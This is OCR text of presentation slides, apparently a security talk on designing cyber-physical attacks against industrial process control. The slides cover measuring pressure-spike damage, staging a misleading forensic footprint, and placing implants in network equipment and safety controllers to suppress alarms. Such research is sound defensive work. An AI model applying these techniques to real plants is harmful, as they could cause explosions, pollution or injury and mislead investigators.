MUCH?

Secura

Control Stage of Process Comprehension


- Average UF filter DP is ≈ 12-13 kPa
- Max DP is 98 kPa, reached in 8 sec
- Process recovery (return to normal) is 5 sec
- Note, this data still does not tell us whether this pressure kills the UF filter and how quickly



Secura

Control Stage of Process Comprehension

- Average UF filter DP is ≈ 12-
- Max DP is 98 kPa, reach
- Process recovery (returr
- Note, this data still does
  the UF filter and how qu



Secura


Damage

- Requires subject-matter knowledge (engineering)
- Cant take several forms
  - Explosions (of course!)
  - Equipment breakage
  - Pollution
  - Product Out of Specification
  - Increased production costs, etc.

https://img.izismile.com/img/img5/20120306/640/chemical_plant_accident_in_germany_640_04.jpg


Secura

Attack Design != Implementation Success



Cleanup

- In traditional hacking it is possible to execute the entire attack without being ever detected
  - **In process control it is not an option because of physical effect**
- Create forensic footprint of what the investigators should identify as cause of the incident/accident
  - E.g. time attack to process troubleshooting



Secura

Why Implant?

Implant

"Hardware or software modification designed to gain unauthorized control over specific system functionality."

OT Payload

“Digital implementation of (part of) a cyber-physical attack”


Why Implant

- **Why not just modify control logic / change setpoints / send malicious command?**
- **For more complicated attacks**
  - Coordination, Feedback, Speed, Low-level functionality access
- **Many scenarios possible without implants**
  - Eg. Ukraine 2015 & 2016


Secura

Where to Implant?

Where to Implant?



Network Equipment




Manipulating OT traffic


Dropping traffic to cause loss of control / view by suppressing alarm or signal

Observing & learning OT traffic

Secura

Process & Safety Controllers






Suppress condition monitoring alerts

Measure attack progress

